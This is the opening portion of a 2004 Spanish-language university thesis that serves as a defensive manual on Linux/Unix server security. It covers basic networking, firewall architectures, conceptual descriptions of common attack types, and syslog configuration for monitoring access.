MANUAL DE DETECCIÓN DE VULNERABILIDADES DE SISTEMAS OPERATIVOS LINUX Y UNIX EN REDES TCP/IP

JESUS HERNEY CIFUENTES

CESAR AUGUSTO NARVAEZ B.

UNIVERSIDAD DEL VALLE
FACULTAD DE INGENIERÍA
ESCUELA DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA
PROGRAMA ACADEMICO DE INGENIERÍA ELECTRÓNICA
SANTIAGO DE CALI
2004

MANUAL DE DETECCIÓN DE VULNERABILIDADES DE SISTEMAS OPERATIVOS LINUX Y UNIX EN REDES TCP/IP

JESUS HERNEY CIFUENTES

CESAR AUGUSTO NARVAEZ B.

Tesis de grado

Director de Tesis Ingeniero Oscar Polanco
Director del Área de Comunicaciones Ingeniero Fabio Guerrero

UNIVERSIDAD DEL VALLE
FACULTAD DE INGENIERÍA
ESCUELA DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA
PROGRAMA ACADEMICO DE INGENIERÍA ELECTRÓNICA
SANTIAGO DE CALI
2004

MANUAL DE DETECCIÓN DE VULNERABILIDADES DE SISTEMAS OPERATIVOS LINUX Y UNIX EN REDES TCP/IP

JESUS HERNEY CIFUENTES

CESAR AUGUSTO NARVAEZ B.

Descriptores:

Seguridad en Redes
Detección de Vulnerabilidades
Manual de Seguridad en Redes
Administración de Linux
Seguridad en Servidores
Sistema Operativo Linux

Nota de Aceptación:

Ing. Oscar Polanco
Director de Tesis

Ing. Fernando Arévalo
Jurado

Ing. Fabio Ramírez
Jurado

Santiago de Cali, 18 de Febrero de 2004.

En ocasiones se es difícil recordar a las personas que nos ayudaron a llegar hasta este punto, a esta etapa de mi vida. Toda persona que he conocido durante estos años de carrera ha contribuido al cumplimiento de este objetivo, pero en primer lugar quiero dedicar este trabajo a mis padres, por el apoyo de ellos, por que me suministraron las herramientas con las cuales no solo me ayudaron a cumplir esta meta sino las muchas otras que seguirán más adelante.

A mis hermanos Jorge Alberto y Olga Lucia, siempre estuvieron allí apoyándome incondicionalmente y dando lo mejor de ellos.

A las personas, que con ellas hemos convertido los computadores y las redes en más que un hobbie, lo han convertido en una pasión, por eso debo mencionar a Mario Alberto Cruz, Dorancé Martínez y Felipe Rodríguez Erica Sarria Navarro, y por su puesto a mi compañero de tesis. También debo mencionar a mi novia Diana Maria Gallo por tenerme paciencia en los días y noches de transnochos. Y a todos mis amigos como Claudia Andrea López y Nelson Muñoz de alguna manera me han ayudado.

Gracias Jesús Herney, Gracias Carmen Tulia

A todas las personas que me apoyaron.

Jesús Herney Cifuentes.

A mis padres, quienes han gozado con mis logros y han sufrido con los tropiezos. A ellos debo la vida y son ellos la influencia directa de la perspectiva que tengo del mundo. Gracias por indicarme el camino y mil gracias por estar siempre a mi lado.

A mi hermana, la mejor de mis amigas, la hermana más cariñosa, comprensiva y paciente del mundo.

A todos los familiares que siempre han estado conmigo, y que han creído en mí a pesar de los obstáculos que se han presentado. En especial a Jorge Daniel, más que un primo, es un hermano, un amigo incondicional.

A Raquel Andrea, la mujer que amo. Su amor, su comprensión y su paciencia se han convertido en canción para mi alma.

A Jesús Herney, mi amigo y compañero.

A Mauricio Bolivar, Nelson Muñoz, Luciano Govi, Claudia Andrea Lopez, Maria del pilar Caña B. y a los demás amigos que ahora no nombro pero que han estado conmigo de una u otra forma.

César Augusto Narváez

AGRADECIMIENTOS

Agradecemos a Oscar Polanco, a Fabio Ramírez y a Fernando Arévalo por guiarnos y ayudarnos a enriquecer este trabajo. A Nelson Muñoz por asesorarnos al momento de plasmar las ideas en papel sin importar el día o la hora. A Dorancé Martínez y su empresa por facilitarnos los equipos de trabajo. A Mario Alberto Cruz por sus consejos y críticas oportunas. A las casas que nos hospedaron. A Víctor Hugo Sánchez por ser un verdadero tutor. A Luciano Govi por ayudarnos a conseguir material. Gracias a la ideología de libre conocimiento que nos permitió enriquecer nuestro saber para llevar a feliz termino este proyecto

CONTENIDO

pág.

LISTAS DE TABLAS

pág.

LISTA DE FIGURAS

pág.

LISTA DE ANEXOS

pág.

0. INTRODUCCION

La curiosidad del hombre y su capacidad para crear, le ha permitido desde siempre avanzar a nivel tecnológico a medida que la vida misma se encarga de imponerle nuevos retos, pero esta curiosidad aborda siempre en diferentes sentidos. Por un lado, están los que aprovechan su creatividad para construir paso a paso un mundo mejor, donde todos podamos participar y disfrutar de las bondades del bien creado. Por el otro, están aquellos que la aprovechan para fines destructivos. En el medio se encuentra el resto de la humanidad, disfrutando o sufriendo con los nuevos descubrimientos. Incluso se puede hablar de otro grupo que actúa de igual forma con unos y con otros: aquellos que dedican su vida a buscar las posibles fallas de los descubrimientos realizados bien sea para mejorarlos, o simplemente para buscar conocimiento.

Curiosamente, el avance tecnológico necesita todos los puntos de vista para seguir creciendo. Este avance trae consigo nuevos problemas que requieren nuevas soluciones.

La información ha sido desde siempre un bien invaluable y protegerla ha sido una tarea continua y de vital importancia. A medida que se crean nuevas técnicas para la transmisión de la información, los curiosos idean otras que les permitan acceder a ella sin ser autorizados. Las redes de computadores no son la excepción.

Actualmente, se puede hacer una infinidad de transacciones a través de Internet y para muchas de ellas, es imprescindible que se garantice un nivel adecuado de seguridad. Esto es posible si se siguen ciertas reglas que se pueden definir según la necesidad de la entidad que las aplica.

La seguridad no es solo una aplicación de un nuevo programa capaz de protegernos, es más bien un cambio de conducta y de pensar. Hay que adueñarse del concepto seguridad e incluso volverse algo paranoico para que en cada labor que se desempeñe, se piense en seguridad y en cómo incrementarla.

En este documento, se darán los pasos necesarios para establecer un nivel óptimo de la seguridad en servidores Unix y Linux, que enseñará al administrador a tomar este tema como uno de los puntos claves para el buen funcionamiento del sistema. En este momento, la seguridad no es un lujo. Es un requisito.

1. CONCEPTOS BÁSICOS DE REDES Y SISTEMAS OPERATIVOS

Las redes están constituidas por varias computadoras interconectadas por medio de:

1.1 Protocolos

Reglas para suministrar un lenguaje formal que permita que todos los equipos, sin importar su tecnología, puedan comunicarse entre si.
Uno de los más importantes protocolos es el TCP/IP, el cual "proporciona transmisión fiable de paquetes de datos sobre redes. El nombre TCP / IP Proviene de dos protocolos importantes de la familia, el Transmission Control Protocol (TCP) y el Internet Protocol (IP). Todos juntos llegan a ser más de 100 protocolos diferentes definidos en este conjunto"[1]. Este protocolo hoy en día permite la utilización de diversos servicios en la red como: transmisión de correo electrónico, transferencia de archivos, Web, etc.

1.2 Los puertos

Un puerto se representa por un valor de 16 bits que indica al servidor a cual servicio se le esta haciendo una petición.

Por convención, los puertos se encuentran divididos en tres rangos:

- Del 0 al 1023: Puertos denominados "Well Known". Su uso por convención requiere de privilegios de Superusuario.
- Del 1024 al 49151: Registrados y asignados dinámicamente.
- Del 49152al 65535: Puertos privados.

La tabla que se muestra a continuación presenta un listado de algunos de los puertos más utilizados:

[1] CHAVEZ, U. Julio César. Protocolos de Red: Protocolo TCP/IP. Página 1.

Tabla 1 Puertos de red

Puerto	Aplicación	Descripción
21	FTP	Control Transferencia Archivos
22	SSH	Servicio Remoto vía SSL
23	Telnet	Servicio Remoto
25	SMTP	Envió de mails
53	DNS	Servicio de Nombres de Dominios
79	Finger	Información de usuarios
80	WWW-HTTP	World Wide Web
110	POP3(PostOffice)	Recepción de mail
137	NetBios	Intercambio de datos en red
443	HTTPS	http seguro vía SSL
779	Kerberos	
5432	PostgreSQL	Base de Datos

1.3 Nociones de Sistema Operativo Linux

Linux es un sistema operativo basado en Unix que se distribuye bajo licencia GNU (Ver anexo 1). Este sistema operativo ha sido diseñado y programado por multitud de programadores alrededor del mundo y su núcleo sigue en continuo desarrollo.
El sistema de archivos de Linux tiene una estructura definida según su propósito:

Tabla 2 Estructura de directorios.

/etc	Archivos de configuración
/var	Datos volátiles y directorios de spooling
/usr	Programas y librerías accesibles por el usuario
/usr/bin	Herramientas de uso general (editores, correo, compiladores.)
/usr/sbin	Utilizado para herramientas de administración que no sean esenciales (cron, lpd...)
/usr/local	Contiene la mayor parte de elementos de software que se añade de forma no estándar (bin, lib, etc, man.)
/usr/share/man	Páginas manuales
/usr/share/doc	Documentos variados sobre el software instalado
/mnt	Punto de montaje temporal de dispositivos
/tmp	Archivos temporales del sistema
/home	(Creado por defecto) Directorios de todos los usuarios
/dev	Archivos de interfaz de dispositivos
/boot	Archivos estáticos para el arranque del sistema
/lib	Compartidas esenciales. Módulos del núcleo
/bin	Comandos básicos.
/root	Directorio de la cuenta de administrador
/proc	Información asociada con el núcleo que se está ejecutando,
/sbin	Comandos básicos para la administración del sistema

2. ¿QUE ES SEGURIDAD?


Seguridad es toda aquella accion que tiende a garantizar el cumplimiento de cuatro objetivos importantes:

- **Confidencialidad**: Los objetos de un sistema serán accedidos únicamente por entidades autorizadas.
- **Integridad**: Los objetos sólo pueden ser modificados por entidades autorizadas y de manera controlada.
- **Disponibilidad**: Los objetos deben permanecer accesibles a entidades autorizadas.
- **Autentificación**: Verificar la identidad del emisor y del receptor.

Los tres elementos que se deben proteger son el hardware (servidor, cableado, etc.), el software (sistema operativo, aplicaciones, etc.) y los datos (documentos, bases de datos, etc.). Las amenazas a las que pueden estar expuestos estos elementos son:

- **Interrupción**: Un recurso del sistema es destruido o se vuelve no disponible. También es denominado *Negación de Servicio*.
- **Intercepción**: Una entidad no autorizada consigue acceso a un recurso.
- **Modificación**: Una entidad no autorizada no solo consigue acceder a un recurso, sino que es capaz de manipularlo. Este es un ataque contra la integridad.
- **Fabricación**: Una entidad no autorizada inserta objetos falsificados en el sistema.

Figura 1 Tipo de amenazas a la transferencia de información.



2.1 Políticas de seguridad

Para proteger un sistema, se debe realizar un análisis de las amenazas potenciales que éste puede sufrir, las pérdidas que podrían generar y la probabilidad de su ocurrencia. Este estudio genera las **políticas de seguridad** que definen las responsabilidades y reglas a seguir para evitar tales amenazas o minimizar sus efectos en caso de que se realicen.

2.2 Mecanismos de Seguridad

Para implementar estas políticas de seguridad se utiliza lo que se conoce como *mecanismos de seguridad*.

Los mecanismos de seguridad se dividen en tres grupos:

- **Prevención**: Aquellos que aumentan la seguridad de un sistema durante su funcionamiento normal.
- **Detección**: Aquellos que se utilizan para detectar violaciones de la seguridad o intentos de violación.

- **Recuperación**: Aquellos que se aplican cuando el sistema ha sido atacado.

En este documento se hará énfasis en los mecanismos de prevención y detección. Los mecanismos de prevención más usados en Unix y Linux son los siguientes:

2.2.1 Cifrado:

Las técnicas de encripción son fundamentales para garantizar la seguridad de la información.

El cifrado garantiza que la información no es inteligible para individuos, entidades o procesos no autorizados (confidencialidad). Consiste en transformar un texto claro mediante un proceso matemático en un texto cifrado.

2.2.2 Tráfico de relleno.

Consiste en enviar tráfico espurio junto con los datos válidos para que el atacante no pueda reconocer los datos útiles.

2.2.3 Control de enrutamiento.

Permite enviar información por zonas clasificadas. Así mismo permite solicitar otras rutas en caso de violaciones de seguridad.

2.2.4 Unicidad.

Consiste en añadir a los datos un número de secuencia, la fecha y hora, un número aleatorio o alguna combinación de los anteriores, que se incluyen en la firma digital o integridad de datos.

Estos mecanismos poseen tres componentes principales:

- Una información secreta, por ejemplo las contraseñas.
- Un conjunto de algoritmos, para llevar a cabo el cifrado.
- Un conjunto de procedimientos, que definen cómo se usarán los algoritmos.

2.2.5 Gestión de claves

Abarca la generación, distribución, almacenamiento, tiempo de vida, destrucción y aplicación de las claves de acuerdo con una política de seguridad.

Algunos aspectos a considerar para la elección de las claves son:

- Tamaño de la clave.
- Claves aleatorias.
- Distribución de las claves.
- Tiempo de vida de claves

2.2.6 Cortafuegos *(firewalls)*

Un Firewall es un sistema o grupo de sistemas ubicado entre dos redes con la tarea de establecer una política de control de acceso entre éstas. Es decir, es un sistema empleado para proteger una red del resto de las redes.

En todo Firewall existen tres componentes básicos para los que deben ser implementados mecanismos de seguridad: el filtrado de paquetes, el proxy de aplicación y la monitorización y detección de actividad sospechosa.

2.2.6.1 Filtrado de Paquetes (choke)

Su funcionamiento es generalmente muy simple: se analiza la cabecera de cada paquete y en función de una serie de reglas ya establecidas, la trama es bloqueada o se le permite continuar.

El filtrado de paquetes se puede basar en cualquiera de los siguientes criterios:

- Protocolos utilizados
- Dirección IP de origen y de destino
- Puerto TCP-UDP de origen y destino

Algunas implementaciones de filtrado permiten además especificar reglas basadas en la interfaz del router por donde se reenvía el paquete y también en la interfaz por donde llega a nuestra red.

Estas reglas se especifican generalmente como una tabla de condiciones y acciones que se consulta en un orden dado hasta encontrar una regla que permita tomar una decisión sobre el bloqueo o el reenvío de la trama.

Una tabla de reglas de filtrado podría tener la siguiente forma:

Tabla 3 Filtrado de Paquetes

Origen	Destino	Tipo	Puerto	Acción
192.169.0.0	*	*	*	Deny
*	10.10.11.0	*	*	Deny
192.168.0.0	*	*	*	Allow
*	10.10.10.0	*	*	Deny
*	*	*	*	Deny

Si al Firewall donde está definida esta política llega un paquete proveniente de la red 192.169.0.0, su paso sería bloqueado sin importar su destino. Igual sucede si llega información a la subred 10.10.11.0, su paso sería bloqueado sin importar su origen.

El orden de análisis de la tabla es muy importante para poder definir una buena política de seguridad. En la tabla anterior por ejemplo, podemos ver qué sucede si llega un paquete desde la red 192.168.0.0 a la subred 10.10.10.0. Una de las reglas dice que todos los paquetes provenientes de la red 192.168.0.0 son permitidos, mientras que la siguiente regla indica que cualquier paquete que llegue a la subred 10.10.10.0 debe ser bloqueado. Si la tabla es leída de arriba hacia abajo, el paquete podría pasar, ya que la tabla es consultada hasta que se encuentra una regla que se ajuste a la cabecera del paquete. Si la tabla es consultada de abajo hacia arriba, el paquete sería bloqueado. Es por esto que las reglas de filtrado deben ser muy claras y sencillas.

2.2.6.2 Proxy de Aplicación

Es un software encargado de filtrar las conexiones a servicios como FTP, Telnet, etc. La máquina donde es ejecutada esta aplicación es llamada Host Bastión o Gateway de Aplicación.

Los servicios proxy permiten únicamente la utilización de servicios para los que existe un proxy, así que, si el Gateway posee proxy únicamente para HTTP y FTP, el resto de servicios no estarán disponibles para nadie. Además, es posible filtrar protocolos basándose en algo más que la cabecera de las tramas. Por ejemplo, se puede tener habilitado un servicio como FTP pero con órdenes restringidas. Además, los Gateway permiten cierto grado de ocultación de la topología de red, facilita la autenticación y la auditoría de tráfico sospechoso antes de alcanzar al host destino. Además, simplifica considerablemente las reglas de filtrado implementadas en el router.

2.2.6.3 Monitoreo de la Actividad

El monitoreo de la actividad del Firewall es indispensable para la seguridad de la red, ya que así se podrá obtener información acerca de los intentos de ataque a los que puede estar sometido.

2.2.6.4 Arquitecturas de firewalls

- **Firewalls de Filtrado de paquetes**: Consiste en utilizar un router y aprovechar su capacidad de filtrar paquetes (como ya fue explicado). Este tipo de Firewalls trabajan en los niveles de red y de transporte del modelo OSI y tienen la ventaja de ser bastante económicos, pero traen consigo una serie de desventajas como son:

    - No protege las capas superiores
    - No son capaces de esconder la topología de la red protegida
    - No disponen de un buen sistema de monitoreo, por lo que muchas veces no se puede determinar si el router está siendo atacado
    - No soportan políticas de seguridad complejas como autentificación de usuarios

- **Dual-Homed Host**: Está formado por máquinas Unix equipadas con dos o más tarjetas de red. En una de las tarjetas se conecta la red interna y en la otra, la red externa. En esta configuración, la máquina Unix hace las veces de Gateway y de choke.


  El sistema ejecuta al menos un servidor proxy para cada uno de los servicios que pasarán a través del Firewall y es necesario que el IP-Forwarding esté desactivado en el equipo: Aunque una máquina con dos tarjetas de red puede actuar como router, para aislar el tráfico entre la red interna y la externa, es necesario que el choke no enrute paquetes entre ellas.

- **Screened Host**: Se combina un enrutador con un host bastión y el principal nivel de seguridad proviene del filtrado de paquetes. En el bastión , el único sistema accesible desde el exterior, se ejecuta el proxy de aplicaciones y en el choke se filtran los paquetes considerados peligrosos y sólo se permite un número reducido de servicios.

- **Screened Subnet**: En este diseño se intenta aislar la máquina más atacada y vulnerable del Firewall: el host bastión. Para ello se establece una zona desmilitarizada (DMZ) de forma tal que si un intruso accede a esta máquina, no consiga el acceso total a la subred protegida.

  En este esquema se utilizan dos enrutadores: uno exterior y otro interior. El enrutador exterior es el encargado de bloquear el tráfico hacia y desde la red interna. El enrutador interno se coloca entre la red interna y la DMZ (zona entre el enrutador externo y el interno).

Figura 2 Arquitectura DMZ



La arquitectura DMZ es la que mayores niveles de seguridad puede proporcionar, sin embargo, su configuración tiende a ser complicada y, si no es la correcta, puede inducir fallas de seguridad en toda la red.

En este momento se puede dar una definición de seguridad:

Seguridad en redes es mantener bajo protección los recursos y la información con que se cuenta en la red, a través de procedimientos basados en una política de seguridad tales que permitan el completo control del sistema.

Se debe tener en cuenta que los usuarios de un sistema son una parte esencial que no puede ser menospreciada. Siempre hay que considerar que la seguridad comienza y termina con personas, por eso se debe enfatizar en los conceptos y costumbres de seguridad para que los usuarios conozcan la necesidad y las ganancias que se obtienen al implementar las políticas de seguridad.

3. TIPOS DE ATAQUES Y VULNERABILIDADES

La identificación de las vulnerabilidades permite conocer los tipos de ataque que podrían ser efectuados, así como también sus consecuencias. Se realizará una descripción general de los principales tipos de ataque.

3.1 Ingeniería Social.

Consiste en persuadir a los usuarios para que ejecuten acciones o revelen la información para superar las barreras de seguridad.

3.2 Negación de servicio (Denial of service, DoS)

Es un tipo de ataque cuya meta fundamental es la de impedir el uso legítimo o negar el acceso a un recurso determinado.

3.3 Cracking de passwords

Existen dos métodos:

Diccionario: Consiste en efectuar encriptaciones de palabras (posibles claves) y comparar estas encriptaciones con el original.

Fuerza Bruta: Consiste en realizar todas las combinaciones posibles de un conjunto de caracteres. En el siguiente cuadro se ve el tiempo de búsqueda de una contraseña de acuerdo a la longitud y tipo de caracteres utilizados.

Tabla 4 Tiempo para hallar una clave valida. (100.000 claves por segundo)

Long. En caracteres	26 (letras minúsculas)	36 (letras y dígitos)	52 (letras mayúsculas y minúsculas)	96 (Todos los caracteres)
6	50 min.	6 horas	2.2 días	3 meses
7	22 horas	9 días	4 meses	23 años
8	24 días	10.5 meses	17 años	219 años
9	21 meses	32.6 años	881 años	2287 años
10	45 años	1159 años	45838 años	21 millones años

3.4 E-mail bombing y spamming

El e-mail bombing consiste en enviar muchas veces el mismo mensaje a una misma dirección. El spamming, que es una variante del e-mail bombing, se refiere a enviar el email a centenares o millares de usuarios.

Trayendo al usuario inconveniente por perdida de tiempo al tener que escoger en tre correo invalido y el “spam”, además puede ocasionar que el usuario deje de recibir correo por desbordamiento del espacion en la cuenta electronica.

3.5 Escaneo de puertos

Existen herramientas para verificar los servicios que presta una máquina por medio de la revisión de los puertos abiertos.

3.6 Buffer Overflows

Es posible corromper la pila de ejecución escribiendo más allá de los límites reservados para un programa en ejecución. La pila es una estructura *last-in, first-out* (último en entrar, primero en salir) en la que los datos sucesivos se “colocan encima” de los anteriores. Los datos se sacan después en orden inverso de la pila[2]

Los errores de programación que causan el desbordamiento son:

> **Combinaciones no esperadas:** Los programas usualmente son construidos usando muchas capas de código, todas las capas se colocan encima del sistema operativo, Un mal diseño de una capa puede causar que entradas pertenecientes a la capa superior de la aplicación sea mandada directamente al sistema operativo y ejecutado.
>
> **Entradas anormales:** La mayoría de los programas manejan parámetros o valores suministrados como entradas validas. Si un programador no considera un tipo de entrada que el programa no puede manejar, ocasionará el daño de los datos de la aplicación.
>
> **Condiciones de carrera:** “Situación en la que dos o más procesos leen o escriben en un área compartida y el resultado final depende de los instantes de ejecución de cada uno. Cuando esto ocurre y acciones que deberían ser particulares no lo son, existe un intervalo de tiempo en el que un atacante puede obtener privilegios y violar la seguridad del sistema”[3].

3.7 Transmisión en Texto Plano

Servicios como el Telnet, FTP y http no utilizan ningún método de encriptación de la información enviada (recibida) al (del) cliente, dándole la posibilidad a un tercero de interceptar el tráfico y comprender los datos de la transferencia.

---

[2] GOTTFRIED, Byron S. Programación en C. Madrid. 1993. Página 220.

[3] VILLALÓN HUERTA, Antonio. Seguridad en Unix y Redes. Madrid. 2002. Página 70.

3.8 Programas Dañinos (creados intencionalmente).

Son programas diseñados para atacar al sistema o para conseguir información sensible. Su funcionamiento está basado en el aprovechamiento de errores en los servicios o en partes inseguras del sistema.

3.9 Sniffers

"Los sniffers operan activando una de las interfaces de red del sistema en modo promiscuo. En este modo de configuración, el sniffer almacenará en un *log* todo el tráfico que circule por la tarjeta de red, ya sea destinado o generado por el propio sistema o desde/hacia cualquiera de los sistemas existentes en el entorno de red compartido. Asimismo, pueden ser instalados tanto en sistemas como en dispositivos de red.

La utilización de un sniffer permite la obtención de una gran cantidad de información sensible enviada sin encriptar, como por ejemplo usuarios, contraseñas, direcciones de correo electrónico, etc. El análisis de la información transmitida permite a su vez extraer relaciones y topologías de las redes y organizaciones.

Aparte de los programas independientes existentes para ésta tarea, los sistemas operativos poseen sniffers en las distribuciones comerciales, típicamente utilizados por el administrador de red para resolver problemas en las comunicaciones"[4].

[4] SILES, Raúl. Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados. 2002. página 39.

4. SEGURIDAD A NIVEL DE SERVIDOR

Se establecerá una serie de procedimientos para evaluar y monitorear el sistema y su entorno y se recopilará información sobre el sistema y el uso que dan los usuarios a los servicios y así tomar medidas en caso de haber un mal uso de los mismos.

El procedimiento de seguridad se determina dependiendo de la función que desempeñara un sistema de cómputo. Existen 2 tipos de funciones que son: estación de trabajo y servidor. Esta última es la más importante y a su vez la más delicada, ya que se hace necesario ofrecer unos servicios para así cumplir con su función. Para la estación de trabajo no es necesario que se ofrezcan servicios, por eso el negar las peticiones que se hagan a la maquina y el montaje de un firewall es una buena alternativa.

En los capítulos posteriores se trabajará en el mejoramiento de la seguridad en los servidores.

4.1 Procedimientos de verificación de accesos, Syslog

En los sistemas operativos Unix y Linux siempre se debe tener a disposición una herramienta que guarde los mensajes enviados por los diferentes servicios y también los mensajes generados por el kernel. Uno de los programas más conocidos es el *syslog*, el cual una vez instalado, corre en forma de "daemon" (demonio). Un demonio para los sistemas operativos Unix y Linux es una aplicación que permanece en ejecución a la espera de una petición para la realización de diversas funciones como son el despliegue de una página Web o el envío de un correo electrónico.
El demonio del *syslog* llamado *syslogd* se encarga de "capturar" mensajes que envía el sistema y guardarlos en archivos según su procedencia.
Existen numerosos procesos que generan "logs" o anotaciones. Los mensajes de logs son generados para notificar la realización de un evento. Un ejemplo de logs, se da cuando por algún motivo un usuario se equivoca al teclear su clave de entrada, este error genera un mensaje que es guardado en un archivo para que el administrador tenga un registro del evento. El formato de este mensaje se puede ver a continuación:

Aug 25 12:19:23 linux sshd[3280]: Failed password for jhcifue from ::ffff:10.10.10.77 port 3690 ssh2

Los logs son guardados en un directorio especificado por el administrador del sistema, si el syslog esta configurado por defecto, este directorio es el */var/logs/* el

administrador puede configurar el syslog para que envié los mensajes a otro servidor para así tener un segundo respaldo para evitar la alteración de los archivos.

Cada mensaje, como se vio en el anterior ejemplo indica la fecha completa en que fue generado, así como también el programa que lo generó, para este ejemplo fue el sshd (daemon del servidor de terminales de conexión segura) y la razón por la que fue generado.

No solamente son guardados los mensajes de error, también son almacenados los mensajes de los procesos que funcionan adecuadamente. Ejemplo:

Aug 25 13:20:32 linux sshd[3347]: Accepted password for jhcifue from ::ffff:10.10.10.77 port 3778 ssh2

Existe una gran variedad de mensajes, por eso es conveniente separar los mensajes en archivos, esto se especifica en el archivo de configuración del syslog llamado *syslog.conf* ubicado por defecto en /etc/syslog.conf este archivo contiene todas las configuraciones del syslogd y tiene el siguiente esquema:

```
~# less /etc/syslog.conf
        # /etc/syslog.conf - Configuration file for syslogd(8)
        #
        # For info about the format of this file, see "man syslog.conf".
        #
        # print most on tty10 and on the xconsole pipe
        #
        kern.warn;*.err;authpriv.none    /dev/tty10
        kern.warn;*.err;authpriv.none   |/dev/xconsole
        *.emerg                          *
        # enable this, if you want that root is informed
        # immediately, e.g. of logins
        #*.alert                          root
        #
        # all email-messages in one file
        #
        mail.*                         -/var/log/mail
        #
        # all news-messages
        #
        # these files are rotated and examined by "news.daily"
        news.crit                      -/var/log/news/news.crit
        news.err                       -/var/log/news/news.err
        news.notice                    -/var/log/news/news.notice
        # enable this, if you want to keep all news messages
        # in one file
        #news.*                        -/var/log/news.all
        #
        # Warnings in one file
        #
        *.=warn;*.=err                 -/var/log/warn
        *.crit                        /var/log/warn

        #
```

```
# save the rest in one file
#
*.*;mail.none;news.none        -/var/log/messages
#
# enable this, if you want to keep all messages
# in one file
*.*                            -/var/log/allmessages
#
# Some foreign boot scripts require local7
#
local0,local1.*                -/var/log/localmessages
local2,local3.*                -/var/log/localmessages
local4,local5.*                -/var/log/localmessages
local6,local7.*                -/var/log/localmessages
```

Información adicional sobre las configuraciones aquí mostradas se puede consultar en el manual del programa. Ejemplo:

```
~# man syslog.conf     ayuda para el archivo de configuración del syslog
~# man syslogd         ayuda para el demonio del syslog
```

Todos las reglas consisten en dos campos, un campo de selección y un campo de acción, separados por tabulador o por espacios en blanco (la utilización de cualquiera de estas dos opciones de separación es indiferente para el archivo de configuración). También se puede observar que muchas de las líneas comienzan con un signo "#" el cual indica que esta línea es un comentario o una aclaración y son ignoradas por la aplicación.

El campo de selección indica el patrón a seleccionar y las prioridades que pertenecen al campo de acción especificado.

Solo este formato es reconocido por syslogd, Una regla puede ser separada en varias líneas si la línea principal es separada con un backslash ("\").

4.1.1 Campo de Selección

El campo de selección consta a su vez de dos partes, una indica el servicio que envía el mensaje y el otro campo indica la prioridad separados por un punto (".").

Los códigos del servicio utilizados son definidos en el */usr/incluye/syslog.h* este archivo es una librería echa en lenguaje C (Vale la pena aclarar que Linux es un sistema operativo hecho principalmente en dos lenguajes de programación, lenguaje C y lenguaje Ensamblador).

Los servicios que maneja el syslog son los siguientes:

Tabla 5 Tipo de servicios que maneja el syslog

auth	Mensajes de seguridad o autorización (DESAPROBADO; emplee en su lugar LOG_AUTHPRIV)
auth-priv	Mensajes de seguridad y autorización (privados)
cron	Mensajes del demonio de ejecución programada(cron y at)
daemon	Mensajes de los demonios del sistema
kern	Mensajes del Kernel o núcleo
lpr	subsistema de impresora de línea (de impresión)
mail	Mensajes del subsistema de correo
news security	Mensajes del subsistema de noticias Lo mismo que auth
syslog	mensajes generados internamente por syslogd
user	mensajes genéricos del nivel de usuario
uucp	mensajes del Subsistema UUCP
local0-local7	Reservados para uso local
